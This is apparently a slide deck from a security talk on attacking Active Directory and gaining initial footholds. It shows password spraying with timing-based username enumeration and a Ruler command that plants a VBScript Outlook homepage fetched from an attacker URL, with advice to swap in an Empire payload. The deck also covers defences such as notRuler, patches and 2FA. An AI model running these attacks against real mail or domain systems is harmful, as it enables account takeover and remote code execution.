
UserName=[REDACTED]&Password=Fall2017&AuthMethod=FormsAuthentication

# Initial Footholds

## Spraying Passwords - Burp

Response times can be used to determine valid or invalid usernames even on incorrect passwords

Shorter times=valid names



Timing Difference indicates valid vs. invalid usernames

Request	Response	Status	Time
325	lfr	200	302
85	ch	200	304
147	dt	200	304
386	m	200	306
516	vl	200	312
356	m	200	322
74	ca	200	3712
217	je	200	3712
163	gb	200	3713
143	do	200	3714
106	co	200	3715
158	er	200	3715
215	je	200	3715
238	jo	200	3715



# Initial Footholds

## Getting Shell

VPN access? -> already there!


- Domain users by default can join 10 machines to the domain PXE?

Outlook access?

- A little tool called Ruler

### ms-DS-MachineAccountQuota

It is an attribute on Domain Naming Context object. This attribute is on the domain. **Default value is 10.** This value can be modified using different tools.



# Initial Footholds

## Ruler

### Getting Started

Ruler works with both RPC/HTTP and MAPI/HTTP. Ruler favours MAPI/HTTP as this is the default in Exchange 2016 and Office365 deployments. If MAPI/HTTP fails, an attempt will be made to use RPC/HTTP. You can also force RPC/HTTP by supplying the `--rpc` flag.

### Exchange and Outlook Support

Ruler has been tested against the following systems:

- Exchange 2003
- Exchange 2013
- Exchange 2013 SP1
- Exchange 2016
- Office365

The following Outlook clients have been tested:

- Outlook 2010
- Outlook 2013
- Outlook 2016 (Only [Forms](#) work by default)

<https://github.com/sensepost/ruler>


Supports multiple  
version of outlook

Takes advantage  
of client-side  
outlook  
rules/properties

# Initial Footholds

## Ruler

Injects into the homepage of an outlook inbox



```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
Sub window_onload()
  Set cmd = CreateObject("Wscript.Shell")
  cmd.Run("notepad")
End Sub
-->
</script>
</head>
```

Combo of ActiveX and iframe to launch a reverse shell

# Initial Footholds

## Ruler

`./ruler --email target@company.com homepage add --url https://github.com/user/attack.html`

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
Sub window_onload()
  Set cmd = CreateObject("Wscript.Shell")
  cmd.Run("notepad")
End Sub
-->
</script>
</head>
```

Replace  
“notepad” with an  
empire payload.

# Initial Footholds

## notRuler

<https://github.com/sensepost/notruler>

The opposite of Ruler, provides blue teams with the ability to detect Ruler usage against Exchange.

Patches: KB3191938, KB4011091, KB4011162

Enable 2FA

# Attacking Active Directory

## Part 2: Not Covered

Discovery of endpoints

IP/Domain Reputation

Payload Generation/Obfuscation

Public Breach Data Dumps

Default Creds on Management Interfaces



# Attacking Active Directory

## Not L33t 3n0ugh?

Exploits? Very few

Misconfigurations & Users? Mostly

Would you have detected any of this skiddie stuff?

# Attacking Active Directory

## Not L33t 3n0ugh?

“Most people/vendors worry about 0-days but forget about the 3,374 days”  
~someone I wish I could attribute

\*Attribution is hard

Days since ms08-065

@h3xg4m3s

# Attacking Active Directory Road Map

Part 1: High-level Overview and Flow

Part 2: Infrastructure and Initial Footholds


Part 3: Internal Recon, Identifying Attack Paths

Part 4: Taking the Domain

Part 5: Post-Ex? Automation? Exfiltration?

Avoiding Detection? Persistence?

**DO YOU HAVE ANY**



**"QUESTIONS"?**

# Ryan Preston ~ Depth Security

Send me feedback!

Slides: <https://github.com/h3xg4m3s>

Twitter: [@h3xg4m3s](https://twitter.com/h3xg4m3s)

\*Slides also linked in latest tweet

Slack: [awsm](#)